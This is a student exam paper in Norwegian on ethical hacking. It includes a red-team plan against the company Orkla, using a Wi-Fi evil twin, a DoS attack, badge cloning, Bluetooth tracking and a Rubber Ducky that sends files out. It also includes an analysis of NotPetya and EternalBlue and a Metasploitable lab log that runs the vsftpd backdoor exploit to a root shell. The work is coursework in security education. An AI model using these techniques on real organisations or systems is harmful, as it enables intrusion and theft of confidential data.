

EKSAMEN ETH2100 – DEL 3

• TEORETISKE OPPGAVER •

Oppgave 1 – ETISK HACKING

Hei,

Som ny i avdelingen for IT sikkerhet hos dere, ser jeg et stort behov for å tilby kundene våre å gjennomføre penetrasjonstester av deres selskap. En penetrasjonstest er en sikkerhetstest av IT-systemene til kunden, utført av en etisk hacker. En etisk hacker er en som er ansatt for å etterligne realistiske angrep, innenfor rammeverk og begrensninger avtalt mellom kunde og leverandør. Det utføres en grundig analyse av sårbarheter som deretter forsøkes å utnyttes. Rollen til en etisk hacker er å bruke sine kunnskaper og ferdigheter som en hacker, på en etisk måte, hvor intensjonen er å gi en omfattende analyse av selskapets helhetlige sikkerhet med både reelle risikoer og konkrete anbefalinger, for å hjelpe de å oppskalere sikkerheten deres og å hindre ondsinnede aktører i å angripe (Engebretson P., 2013, s3-4). Det er mye lettere å kartlegge hvilke sårbarheter som faktisk utgjør en reel trussel dersom man tester sårbarhetene for hvorvidt de faktisk er utnyttbare. Penetrasjonstester og etiske hackere spiller en stor rolle i å vise det potensielle skadeomfanget et selskap står ovenfor og alvoret sårbarhetene potensielt medfører for det aktuelle selskapet, som andre analyser og tester ikke fanger opp.

It er et stadig voksende felt som utvikler seg i en enorm hastighet hvor nye sårbarheter og sikkerhets risikoer stadig vokser frem og truer bedrifter. I tiden hvor internett ble til, var ikke sikkerhet en faktor engang, fordi all informasjon som lå ute på internett var enten offentlig eller lite sensitiv informasjon (Stuttard, D., Pinto, M., 2011, s2) Ved å tilby penetrasjonstester møter vi et stadig voksende behov som kommer til å bli mer og mer etterspurt. Cybersikkerhet er og kommer til å være en essensiell del av den fremtidige infrastrukturen og vi kommer bare til å se flere og flere konsultentselskaper tilby kundene sine penetrasjonstester. Vi burde også vokse og utvikle oss i samme retningen for å sikre infrastrukturen til våre kunder. Det er viktig at vi er tidlig med å tilby slike tjenester, slik at vi holder oss up to date med et voksende cyberdomene og bygger opp et stadig omdømme tidlig, slik at i et svært ettertraktet marked, tiltrekkes kundene til oss.

For våre kunder vil penetrasjonstester være en betydelig ressurs, ikke bare fordi man får en klar oversikt over sårbarheter, risiko og trussel, men også ekspertanbefalinger på sikkerhet spesifisert mot deres behov. Penetrasjonstester vil styrke deres sikkerhet betydelig. De vil også få innsyn i svakheter og styrker ved deres prosesser og organisering. Når sikkerhetssystemene deres styrkes vil det også fremme selskapets vekst. Våre samarbeidspartnere og deres kunder vil føle seg trygge. En trygg side både ser og føles trygg ut, noe som vil øke kundene deres sin tillit til dem og skape en god kunderelasjon og et godt omdømme. Det finnes også lover for hvordan selskaper skal behandle og sikre personvern (datatilsynet, n.d.). En penetrasjonstest vil være med på å opprettholde selskapet til disse

standardene. Kundene vil også føle seg selvsikre på bruken av systemene deres, som vil øke automatisering og effektivitet.

I tillegg til at dette styrker kundene våre, vil også vi som selskap tjene masse på å tilby slike tjenester. Det vil demonstrere at vi tar sikkerhet på alvor og at vi setter kunden høyt. Dette vil bygge selskapets omdømme som en pålitelig partner og bygge tillit hos kundene våre. Tillit fra kundens side er essensielt for å skape en sterk relasjon til kunden og vil være starten på langsiktige kundeforhold. Ved å tilby slike høyverdige tjenester, vil vi både tjene på det men også skape verdi for selskapet vårt som vil gi oss et konkurranse-fortrinn i markedet ved å differensiere oss fra konkurrenter som ikke tilbyr slike tjenester, som igjen vil tiltrekke oss seriøse kunder som verdsetter sikkerhet.

Dette er en tjeneste som man gjerne vil utføre flere ganger, fordi IT-sikkerhet er i så stor utvikling og en penetrasjonstest bare sier noe om selskapets sikkerhet i sanntid. Igjen vil penetrasjonstester i etterkant gjøre andre IT-tjenester mye mer attraktive, fordi de viser verdien av gode IT-systemer.

Med vennelig hilsen,

Kandidat 50200

KILDER:

Engelbreton, P. (2013) *The Basics of Hacking and Penetration Testing* (2. Utgave) Syngress Media, U.S.

Stuttard, D., Pinto, M., (2011) *The Web Application Hacker's Handbook* (2. Utgave) SD Books

Datatilsynet (n.d.) *Virksomhetens plikter*

<https://www.datatilsynet.no/rettigheter-og-plikter/virksomhetenes-plikter/>

Oppgave 2 – Cybersikkerhet og cyberspace

For å forklare begrepene cyberspace og cybersikkerhet, må vi først se på hva definisjonen til cyber egentlig er og hvor det kommer fra. Som forsvaret definerer: «Cyber-: et prefiks som viser at det ordet prefikset benyttes sammen med henviser til noe i cyberdomenet, eksempelvis cyberangrep eller cybertrussel.» og som cambridge definerer er Cyber en beskrivelse på noe som relaterer til eller involverer komputere og nettverket av komputere og tilhørende komponenter (cambridge dictionary, n.d.). Ordet cyber kommer fra cybernetics eller som på norsk – kybernetikk, som er studien på og sammenhengen mellom ulike intelligente systemers evne til selvstyring for å nå et mål, gjennom observasjon, sammenligning, endring og handling (Indrid Cold, 2016). Det kan også beskrives som studie på hvordan dynamikken mellom observasjon, styring og kontroll av tekniske prosesser og levende vesener fører til en ønsket oppførsel (Gravdahl, J., 2024). Ordet har opphav fra studiene til den amerikanske matematikeren og professoren Norbert Wiener (SNL, 2005-2007) som i 1948, i boken hans «cybernetics» definerte kybernetikk som studiet på kontroll og kommunikasjon i dyr og maskin (NTNU, n.d.). Cybernetics stammer fra det greske ordet kubernetes som betyr styrsman eller å styre (Pym, D. 2021), som forklarer hovedfokuset i den originale ideen i studiene til Wiener, om at ulike systemer følger felles regler for prosess for å oppnå styring. (Gravdahl, J, 2024). Ettersom at ordet i etterkant ofte ble assosiert med datamaskiner, ble forkortelsen av cybernetics, cyber, slått sammen med andre ord, for å relatere ordet til en data- og komputernetts sammenheng (Gravdahl, J., 2024).

Eksempelvis ordet cyberspace som først ble omtalt i 1982 av forfatter William Gibson, som han i 1984 i en novelle definerte som en konsensuell hallusinasjon i form av en grafisk representasjon av data og linjer av lys arrangert i komplekse konstellasjoner av data, i hjernen (Pym, J., 2021). Gitt denne vanskelige definisjonen, har ordet i senere tid fått flere definisjoner og beskrivelser. Cyberspace er et ikke-fysisk domene (forsvaret, 2019) som består av et sammensatt nettverk av fysiske komponenter som til sammen skaper et digitalt univers av visualisert data og ikke-data. Cyberspace et veldig abstrakt konsept, selv om det har røtter i den fysiske verden av konkrete komponenter. Det er en forestilling av en digital verden og er en oppfattelse av hva alt det som nettverket av data bygger opp til å være, siden det er uendelige digitale domener, plattformer og tjenester. Tjenester med fysisk infrastruktur i form av bygninger, som fullt digitaliserer seg, som banker og butikker. Andre tjenester man tidligere har hatt i fysisk form, som live musikk, platespillere og cd-er som i dag kan spilles på Spotify, eller kommunikasjon som, uten digitale enheter, skjedde fysisk, ansikt til ansikt, men som i cyberspace kan skje gjennom en telefon eller video-samtale. Alle elementene den fysiske verdenen består av, finnes eller kan eksistere i cyberspace. I stedet for bygninger har vi nettsider og applikasjoner, dører blir porter og adresser eller geografiske omeråder, ip adresser. Akkurat som at dører har låser, banker har overvåkingskameraer, bygninger har alarmer, gjerder og sikkerhetsvakter, må applikasjoner og annen infrastruktur i cyberspace også ha sikkerhet.

Cybersikkerhet handler om nettopp dette, å skape et sikkert cyberspace slik at ingen får uautorisert tilgang til tjenester, funksjoner, systemer eller data. Som forsvaret (2019) definerer: «En ønsket tilstand hvor kommunikasjons- og informasjonssystemer kan motstå påvirkninger i cyberdomenet som kan kompromittere konfidensialiteten, integriteten og tilgjengeligheten til digitale tjenester og den informasjon som lagres, behandles eller overføres av disse systemene». Cybersikkerhet ble først et konsept, da Bob Thomas på 70-

tallet, skapte et virus som bevegede seg gjennom nettverket, for så å skape et annet program som fant viruset og drepte det. Etter dette, videreutviklet konseptet seg og ble mot 2000-tallet en viktig del av cyberdomenet (Davies, V., 2021). Sikkerhet kan defineres som noe som ikke poserer risiko i følge store norske leksikon (Aven, T. 2023) Det handler om trygghet og beskyttelse. I motsetning til fysisk sikkerhet, skjer cybersikkerhet på cyberdomenet, hvor det er mye lettere å skjule seg selv, hvem man er, intensjonen sin og hva man gjør. Å sikre seg mot en innbruddstyv, er derfor noe helt annet enn det å sikre seg mot en hacker, selv om begge bryter seg inn, der de ikke skal ha tilgang, for egen vinning.

For en etisk hacker er disse to begrepene hovedfokuset i arbeidet hans. Cyberspace er arenaen han jobber på, og cybersikkerhet er målet han jobber mot. Han tester systemer, applikasjoner og selskaper som er en del av cyberspace. Ikke bare applikasjon, men også systemer, prosesser, internett og fysiske komponenter. Alt som er med på å danne cyberspace, er det en etisk hacker jobber med. Ved å teste de, finne sårbarheter, utnytte de, sette en risikovurdering og en anbefaling er måten han jobber mot cybersikkerhet på. Cybersikkerhet er essensen i det en etisk hacker gjør og gjøres ved å finne reelle sårbarheter og trusler som utgjør en risiko. Cyberspace er et viktig begrep for å forstå angrepsoverflaten en etisk hacker jobber med. Det er ikke bare på skjermen risiko utspilles, men også alle andre deler av cyberspace.

Litteratur:

Nätt, Tom Heine (2024) «Cybersikkerhet» *Store Norske Leksikon* på snl.no

<https://snl.no/cybersikkerhet>

Dawkins, Jerald (2022) “*What’s in a name? The origin of Cyber*” på Ciso.inc

<https://www.ciso.inc/blog-posts/origin-cyber/>

Cambridge dictionary (n, d) From:

<https://dictionary.cambridge.org/dictionary/english/cyber>

Pym, David J. (2021) *The Oxford Handbook of Cyber Security*, Oxford Handbooks “the origins of cyberspace” I Paul Cornish (ed.)

<https://doi.org/10.1093/oxfordhb/9780198800682.013.1> og

https://api.pageplace.de/preview/DT0400.9780192521019_A42653807/preview-9780192521019_A42653807.pdf

SNL (2005 – 2007) Norbert Wiener

https://snl.no/Norbert_Wiener

NTNU (n.d.) what is cybernetics?

<https://www.ntnu.edu/itk/what-is>

Gravdahl, Jan Tommy (2024) *kybernetikk* fra snl.no

<https://snl.no/kybernetikk>

Indrid Cold (2016, 31. august) Paul Pangaro | what is cybernetics? [VIDEO]

https://www.youtube.com/watch?v=Oad8Ro8j_fE

forsvaret (2019) *Forsvarets fellesoperative doktrine*

<https://regelverk.forsvaret.no/fileresult?attachmentId=18333277>

Davies, V. (2021) *The history of cybersecurity*

<https://cybermagazine.com/cyber-security/history-cybersecurity>

Aven T. (2023) *Sikkerhet*

<https://snl.no/sikkerhet>

Oppgave 3 – FYSISKE ENHETER

Navn	Pris	Beskrivelse	URL
Pineapple	\$139.99 (USD)	Brukes til å teste, analysere og utnytte nettverk. Enheten har en rekke funksjoner som kan brukes for utnytte. Den fanger opp nettverkstrafikk	URL link
	1563kr (NOK)		
Låsdirkesett (TUXEDO)	\$32 (USD)	Et tuxedo låsdirkesett består av 7 ulike dirker, noen singlepicks og raker, med variasjoner. Den består også av 6 tension wrenches i ulike tykkelser og stødighet. Egner seg for tumbler pin låser.	URL Link
	357kr (NOK)		
Rubber Ducky	\$79.99 (USD)	En usb som fungerer som et tastatur og er laget for å sende raske keystroke injections til den tilkoblede datamaskinen. Angriper skriver først	URL Link
	893kr (NOK)		

		en duckyscript av hva han vil at den skal gjøre på offer maskinen, som legges inn på rubber ducky usb-en.	
O.MG cable	\$179.99 (USD)	Ser ut som en vanlig ladekabel, men kan utføre keystroke injections, payload execution, remote execution blant annet. Den kobles til offer maskin og sender ut et nettverk som angriper kobler seg på for å utføre angrep.	URL Link
	2009kr (NOK)		
Flipper zero	\$169 (USD)	Flipper zero brukes til å lese radio signaler og infrarød signaler, kopiere de og bruke de.	URL Link
Ubertooth one	\$125 (USD)	Dette er et verktøy for å fange opp bluetooth signaler, spore bluetooth enheter osv.	URL Link (utsolgt) URL Link

RED TEAM ØVELSE

Selskap: ORKLA

Mål:

Denne red team øvelsen skal trene Orkla's SOC og deres evne til oppdagelse og respons, ved å simulere et angrep med mål om å få tilgang til informasjon om strategier og oppkjøpsplaner Orkla har. Dette er en reel trussel grunnet stor interesse for inside-information i et slikt marked.

Scenario:

Infiltrerer Orklas hovedkontor og dens tilknyttede områder. Målet til gruppen er å kartlegge informasjon om oppkjøpsplanene til selskapet for å vite hvilke aksjer som burde kjøpes og at de kan selge slik informasjon. Oppdraget innebærer å få fysisk tilgang til kontoret, finne ut av viktige beslutningstakere og hacke enhetene deres, for å få informasjonen de trenger eller for å manipulere beslutningene deres.

Verktøy som brukes:

- Pineapple
- Flipper zero
- Ubertooth one
- Rubber ducky

PLAN

Først vil teamet gjøre en rekognisering for å finne ut av viktige personer og informasjon om selskapets samarbeidspartnere osv.

Fase 1:

Noen i teamet setter opp en pineapple i nærheten av bygget, og setter opp et falskt nettverk med samme navn som nettverket selskapet bruker. Teamet begynner å sparke folk fra selskapets nettverk, slik at de kobler seg på det falske. Teamet omdirigerer DNS-forespørsler til adresser som ikke brukes, slik at det virker som om de har problemer med internett. For at flere skal rammes av internettproblemer, kobler teamet flere falske enheter på selskapets ekte nettverk som fører til et DOS-angrep. Dette gjør de flere ganger i en periode på noen dager.

Fase 2:

En fra red teamet kler seg ut som en tekniker fra et selskap Orkla kjøper tjenester fra. Han går inn og later som han har blitt ring inn for å se på internettet. Snakker med noen for å manipulere de til å slippe han inn. Når han blir sluppet inn følger han med på koden til personen, samtidig som han bruker en flipper zero for å scanne rfid signalene fra adgangskortet til vedkomne. Senere legges signalene over på et lignende adgangskort, som da kan brukes for å komme seg inn på lokalet, med koden til personen som slapp de inn.

Adgangen brukes til å kartlegge lokalet, styrerom, kontorer og andre viktige rom.

Fase 3:

Bruker adgangskortet for å komme seg inn i bygget. En ubertooth one brukes for å se etter bluetooth enheter med navn på personer teamet har notert seg som viktige. Når teamet fanger opp en bluetooth enhet med navnet på noen viktige, følger de denne enheten til de finner ut av hvem personen er og hvor i bygget, de har kontor.

Fase 4:

Når kontoret er lokalisert, venter teamet til personen har dratt hjem for dagen. Da sniker de seg inn på kotoret for å legge igjen en rubber ducky med et duckyscript som kopierer viktige filer og dokumenter om fremtidige oppkjøpsplaner og samarbeidspartnere som sendes via mail til red teamets mailadresse.

Kilder:

<https://www.sentinelone.com/cybersecurity-101/services/red-team-exercise-in-cybersecurity/>
<https://redteam.guide/docs/checklists/red-team-checklist/>

Oppgave 4 – ANALYSE AV ANGREP

Shipping selskapet Maersk ble i juni, 2017 rammet av et cyberangrep som blokkerte ansattes tilgang til systemer de trengte for daglig drift. Resultatet var kompromitterte systemer og stillestående lasteskip, verden over. Angrepet kostet selskapet til sammen 300 millioner dollar og 2 ukers gjenoppretting, før normal drift var tilbake. Maersk hadde blitt utsatt for et malware som utnyttet en sårbarhet i Microsoft sitt operativsystem windows (Leovy, J., 2017). En rekke faktorer resulterte i at skadevare oppsto og dens internasjonale skadeoverflate. Gamle og sårbare protokoller i bruk, utviklingen av hemmelig verktøy, hacking av NSA, tidligere ransomware, krig mellom Russland og Ukraina og et lite regnskapsselskap i Ukraina, har alle en sammenheng med angrepet det danske skipsselskapet Maersk, ble offer for.

Malwaret, en ny orm kalt «NotPetya», tok inspirasjon fra ransomwaret «WannaCry», som brøt ut kaos bare noen måneder før, hadde blitt kjent for verden. Tilsynelatende et ransomware, skadevare som krypterer og blokkerer tilgang til data for å kreve penger i bytte mot en dekrypteringsnøkkel (NCSC, n.d.). NotPetya, i likhet med WannaCry, utnyttet en Windows sårbarhet, med EternalBlue som utnyttet Windows sårbarheten SMBv1.

NSA hadde i 5 år, vært kjent med en sårbarhet i windows sitt operativ-system. Protokollen SMBv1 var svært sårbar og kunne gi angripere remote access control på kjente windows versjoner som brukte denne protokollen (Higgins, M., 2023), i senere tid har denne sårbarheten blitt kjent på NIST som «Microsoft SMBv1 Remote Code Execution Vulnerability», med cve nummer CVE-2017-0144 (NIST, n.d.). NSA hadde aktivt jobbet med å utvikle, teste og bruke et defence verktøy som utnytter denne sårbarheten, kalt «EternalBlue» (Higgins, M. 2023). I April 2017, 5 år etter at sårbarheten ble funnet og utviklingen av EternalBlue startet, ble NSA hacket av gruppen Shadow Brokers, som i en link på twitter lekket EternalBlue for resten av verden, resulterende i ransomwaret WannaCry og så ormen NotPetya. Microsoft hadde allerede fått vite om sårbarheten, og var i full gang med å patche operativsystemet deres, men Shadow Brokers og andre angripere kom de i forkjøpet (Burdova, C., 2020).

SMBv1 eller Server Message Block protokoll 1. versjon, er en fildelings protokoll, som deler filer i et nettverk og gir applikasjoner mulighet til å skrive og lese filer på servere, eksternt (windows, 2023). SMBv1 er en gammel smb protokoll fra 80-tallet. Da denne versjonen ble lagd, lå det ikke store mengder sensitiv data digitalt og risiko for angrep var lik null (Pyle, N. 2019). Derfor har ikke SMBv1 de nødvendige beskyttelsene, vi i dag er avhengige av for å ikke bli angrepet. Den har ingen kryptering, usikker autentisering, mangler input validering og minnebeskyttelse. Fraværet av disse essensielle sikkerhetstiltakene, gjør SMBv1 til en kritisk sårbarhet i moderne systemer.

EternalBlue utnytter dette ved å sende manipulererte SMB meldinger, som går over protokollens kapasitet for databehandling. Siden SMBv1 ikke validerer meldingsstørrelse, vil

dette føre til en buffer overflow, i heap minnet, slik at angriperen kan endre pekere i metadataen til å peke på ønsket sted i heapen. EternalBlue kjører også et heap spray angrep, som er et angrep som går ut på å sende store mengder ondsinnet shellcode til heap-minnet for å øke sjansen for at koden pekes på og kjøres. Når shellcoden kjøres, vil angriperen få remote code execution og dermed også full kontroll over systemet.

I tillegg til å bruke verktøyet EternalBlue, brukte NotPetya blant annet Mimikatz, som opprinnelig var ment som proof of concept (PoC) for å bevise ovenfor Microsoft at passord ble lagret i minnet og kunne hentes ut, men som i stedet ble et verktøy for både hackere og pentestere (Buckbee, M., 2023). NotPetya brukte mimikatz for å få administrator tilgang, fordi den også brukte PsExec og WMI, som er verktøy for å administrere og prosesskjøring, men behøver admin privileger (Positive Technologies, 2017).

NotPetya's spredning kan spores tilbake til Linkos Group i Kiev, Ukraina, et lite selskap som blant annet oppdaterte M.E.Doc rutinemessig, et regnskapsprogramvare som nesten alle ukrainske regnskapsførere brukte (Greensberg, A., 2018). I juni i 2017 ble denne automatiske prosessen manipulert av Sandworm, et russisk militært hackerteam, som implementerte en bakdør i oppdateringen som skulle sendes, slik at denne bakdøren var tilgjengelig i alle selskaper som brukte og oppdaterte M.E.Doc, som derfor vil si nesten alle ukrainske selskap (Capano, D. E., 2021). Det var gjennom denne bakdøren ormen den ikke veldig lange eller pengekreven, men svært destruktive, ble satt i arbeid.

De rammede av NotPetya, fikk opp en melding om at filene var kryptert, men ved å gjøre som skrevet i meldingen og overføre bitcoin til en verdi av 300 dollar sammen med en personlig nøkkel tildelt, fikk man ingen dekrypterings nøkkel i retur. Den personlige nøkkelen utdelt med meldingen var falsk og var bare et tilfeldig generert tall. Det fantes ingen dekryptering og derfor er heller ikke ormen et ransomware. (HYPR) Grunnet angrepsoverflaten, taktikken og målet om å ramme Ukraina's infrastruktur og blokkere tilgang til data, ble ormen definert som et cyberwarfare angrep.

Navnet «NotPetya», oppkalt etter ransomwaret «Petya» som ble kjent året før, hvor navnet er tatt fra en sovjetisk våpen-satellitt fra en James Bond filmen «Goldeneye» (Malwarebytes, n.d.). Krigen mellom Russland og Ukraina som hadde pågått i 4,5 år på den tiden. Bevis på russiske spor i serveren til Linkos Group, hvor bakdørens opprinnelse stammet fra (Capano, D. E., 2021). Alt pekte på at det var Russland som sto bak NotPetya. Mer spesifikt ble mistanken rettet mot Sandworm-hackerne Andrienko, Detistov, Frolov, Kovalev, Orchichenko og Pliskin, alle miliærbetjente i det russiske militærets etterretningstjeneste, GRU (U.S department of justice, 2022).

NotPetya ble posert som et ransomware, trolig for å skjule dens funksjon som et krigsvåpen i Russlands kirgføring på cyberdomenet i Ukraina. I et forsøk på å både isolere ukraina fra cyberspace men også fra internasjonale relasjoner og ødeleggelse av infrastruktur og data.

I Odessa, en havneby i Ukraina, hvor Maersk hadde kontorer (Maersk, n.d.) ble M.E.Doc installert til en pc, noe som skulle kompromittere hele systemet deres. NotPetya hadde plutselig en bakdør hos Maersk og spredte seg til flere av Maersk sine kontorer og sperret tilgang til serverne deres (Capano D. E., 2021). De ansatte hadde ingen anelse om hva de skulle gjøre, da angrepet først rammet dem. Alle ansatte ble bedt om å skru av alle tilhørende enheter og mange ble bedt om å dra hjem (Greenberg, A., 2018), noen fant alternative løsninger, som å bruke post-it lapper og sosiale medier, men driften var betraktelig forstyrret i 2 uker. All skipsfart ble midlertidig stanset eller begrenset i flere av Maersk's havner, over hele verdenen, som et resultat. Blant annet var det ingen bevegelse fra eller til Los Angeles sin største lastehavn i en liten periode på 2 dager. Begrenset drift i 2 uker, redusert produktivitet

og kostnadene for å gjenopprette IT-systemene deres fra bunnen av, resulterte i et samlet tap på 300 millioner dollar for Maersk (Leovy, J., 2017). Skadeomfanget til Maersk hadde også vært betydelig større enn det allerede var, om det ikke var for at de fant en isolert backup av systemene deres i Ghana (Greenberg, A., 2018).

Slike ormer og malware, sprer seg ofte gjennom phishing. Noen med en eller annen form for tilgang til deler av systemet, blir lurt til å trykke på en link eller å laste ned en fil som tilsynelatende ser helt ufarlig ut, men som inneholder skadevare. For at dere som selskap skal sikres mot lignende ormer, ransomeware eller annen type malware, anbefaler jeg å ta i bruk filtre som filtrerer ut mistenkelige mailer, ansatte blir tilsendt. Selv om dagens phishing mailer er nærmest umulig å skille fra ekte mails, er det fortsatt viktig å også lære opp ansatte om mulige social engineering taktikker og hvordan kjenne de igjen, slik at de er forberedt på at de kan møte på slike forsøk.

For å unngå lignende malware, anbefaler jeg å alltid holde systemene deres oppdatert til nyeste tilgjengelige versjon. Oppdateringer fokuserer på å patche sårbarheter som finnes i programmet, jo eldre systemversjonene er, jo mer sårbare er de. Det var dette både EternalBlue og Sandworm utnyttet, som gjorde at NotPetya var så kraftig og destruktiv. Om Microsoft hadde patchet og lagd en oppdatering på SMBv1 sårbarheten mye tidligere og Linkos Group hadde oppdatert systemene deres gjenvlig, hadde NotPetya kanskje aldri nådd verden. For å kunne oppdage skadevare, burde man også ha gode systemer som fanger opp mistenkelige hendelser og bruk av verktøy, eller forsøk på sårbarhetsutnyttelser. Det lønner seg å ta i bruk Security Operation Centers, som bruker blant annet SIEM-er for å oppdage mistenkelige hendelser og uvanlig trafikk med blant annet sensorer IPS, som står for Intrusion Prevention System, som skanner etter mistenkelig nettverkstrafikk. I tillegg ville jeg satt opp anti-virus programmer som detekterer og blokkerer eller sletter filer som tilsynelatende inneholder virus. I tillegg kan det være lurt å ta i bruk isolerte nettverkssoner og zero trust arkitektur som går ut på å bygge infrastrukturen sin rundt å ikke stole på noen.

Noe man kan lære fra Maersk og ta med seg videre fra et sånt cyberangrep, er viktigheten av å ha isolerte backup kopier av all data. Dette er ikke et tiltak for å sikre seg mot skadevare, men heller et tiltak for å minimere skaden som etterfølger av et malware angrep, ettersom at skadevare ofte krypterer viktige filer og låser tilgangen til dem. Et annet tiltak for å minimere skade ved malware er å ha en response plan, med oversikt over hvilken prosedyre selskapet skal følge ved et slikt angrep.

KILDER:

NCSC (n.d.) National Cyber Security Center: *Ransomware*

<https://www.ncsc.gov.uk/ransomware/home>

HYPR (n.d.) *Five facts to know about history's most destructive cyberattack*

<https://www.hypr.com/security-encyclopedia/notpetya>

U.S. department of justice (2022, juli) *Six Russian GRU officers charged in connection with worldwide deployment of destructive malware and other disruptive actions in cyberspace*

<https://www.justice.gov/opa/pr/six-russian-gru-officers-charged-connection-worldwide-deployment-destructive-malware-and>

Malwarebytes (n.d.) *Petya and NotPetya ransomware*

<https://www.malwarebytes.com/petya-and-notpetya>

Greensberg, A. (2018, august) *The untold story of NotPetya, the most devastating cyberattack in history.*

<https://www.wired.com/story/notpetya-cyberattack-ukraine-russia-code-crashed-the-world/>

Capano D. E. (2021) *Throwback attack: How NotPetya Ransomware Took down Maersk*

<https://www.industrialcybersecuritypulse.com/threats-vulnerabilities/throwback-attack-how-notpetya-accidentally-took-down-global-shipping-giant-maersk/>

Maersk (n.d.) *Shipping to and from ukraine*

<https://www.maersk.com/local-information/europe/ukraine>

Pyle N. (2019) *Stop using SMB1*

<https://techcommunity.microsoft.com/blog/filecab/stop-using-smb1/425858>

Windows (2023) *Overview of file sharing using the SMB 3 protocol in Windows server*

<https://learn.microsoft.com/en-us/windows-server/storage/file-server/file-server-smb-overview>

Higgins, M. (2023) *EternalBlue: What it is and how it works*

<https://nordvpn.com/no/blog/what-is-eternalblue/>

Burdova, C. (2020) *What is EternalBlue and why is the MS17-010 exploit still relevant?*

<https://www.avast.com/c-eternalblue>

Buckbee, M. (2023) *What is Mimikatz? The beginners guide*

<https://www.varonis.com/blog/what-is-mimikatz#definition>

NIST (n.d.?) *CVE-2017-0144 Detail*

<https://nvd.nist.gov/vuln/detail/CVE-2017-0144>

Positive Technologies (2017) *Everything you wanted to know about NotPetya but were afraid to ask*

<https://global.ptsecurity.com/about/news/everything-you-wanted-to-know-about-notpetya-but-were-afraid-to-ask>


Leovy, J. (2017, August) *Cyberattack cost Maersk as much as \$300 million and disrupted operations for 2 weeks.*

<https://www.latimes.com/business/la-fi-maersk-cyberattack-20170817-story.html>

———— • PRAKTISKE OPPGAVER • ————

Oppgave 5 – METASPLOIT

Metasploitable 2



```
metasploitable:~$ ifconfig
Link encap:Ethernet HWaddr 08:00:00:08:00:08
inet addr:192.168.23.134
```

Figur 5.1: kjørte ifconfig i metasploitable 2 for å finne ipaddr: 192.168.23.134

Ipadresse metasploitable 2: 192.168.23.134

NMAP scan

```

(kali㉿kali)-[~]
$ nmap 192.168.23.134 -sV
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-12-10 14:15 EST
Nmap scan report for 192.168.23.134
Host is up (0.0019s latency).
Not shown: 977 closed tcp ports (conn-refused)
PORT      STATE SERVICE      VERSION
21/tcp    open  ftp          vsftpd 2.3.4
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)
23/tcp    open  telnet       Linux telnetd
25/tcp    open  smtp         Postfix smtpd
53/tcp    open  domain       ISC BIND 9.4.2
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)
111/tcp   open  rpcbind      2 (RPC #100000)
139/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
445/tcp   open  netbios-ssn Samba smbd 3.X - 4.X (workgroup: WORKGROUP)
512/tcp   open  exec         netkit-rsh rexecd
513/tcp   open  login?
514/tcp   open  shell        Netkit rshd
1099/tcp  open  java-rmi     GNU Classpath grmiregistry
1524/tcp  open  bindshell    Metasploitable root shell
2049/tcp  open  nfs          2-4 (RPC #100003)
2121/tcp  open  ftp          ProFTPD 1.3.1
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7
5900/tcp  open  vnc          VNC (protocol 3.3)
6000/tcp  open  X11          (access denied)
6667/tcp  open  irc          UnrealIRCd
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN;
Service detection performed. Please report any incorrect results at https://nmap.org
Nmap done: 1 IP address (1 host up) scanned in 59.39 seconds

```

Figur 5.2: Kjørte nmap på metasploitable 2 via kali linux terminal. Her ser vi alle åpne porter på metasploitable 2 og versjonene de kjører. Øverst ser vi at ftp kjører vsftpd versjon 2.3.4.

FTP VERSJON: vsftpd 2.3.4

Denne versjonen er sårbar fordi den har en bakdør.

Metasploit


```
msf6 > search vsftpd

Matching Modules
-----
#  Name System      Disclosure Date  Rank    Check  Description
-  -  -
0  auxiliary/dos/ftp/vsftpd_232  2011-02-03     normal  Yes    VSFTPD 2.3.2 Denial of Service
1  exploit/unix/ftp/vsftpd_234_backdoor  2011-07-03    excellent  No    VSFTPD v2.3.4 Backdoor Command Execution
```

Figur 5.5: Finner frem til exploits som kan brukes på ftp serveren vsftp. Her er det 2 stykk, jeg vil bruke den som exploiterer en bakdør i versjon 2.3.4, derfor passer #1 til denne oppgaven.

```
msf6 > use exploit/unix/ftp/vsftpd_234_backdoor
[*] No payload configured, defaulting to cmd/unix/interact
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > show options

Module options (exploit/unix/ftp/vsftpd_234_backdoor):

  Name      Current Setting  Required  Description
  ---      -
CHOST      no              no        The local client address
CPORT      no              no        The local client port
Proxies    no              no        A proxy chain of format ty
RHOSTS     yes             yes       The target host(s), see ht
RPORT      21              yes       The target port (TCP)
```

Figur 5.6: Kjører use (#1) og en kommando som viser hvilke valgmuligheter jeg har på denne exploiten. Her er det naturlig å bruke rhosts for å spesifisere ip adressen til metasploitable 2.

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.23.134
rhosts => 192.168.23.134
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.23.134:21 - Banner: 220 (vsFTPD 2.3.4)
[*] 192.168.23.134:21 - USER: 331 Please specify the password.
[+] 192.168.23.134:21 - Backdoor service has been spawned, handling ...
[+] 192.168.23.134:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
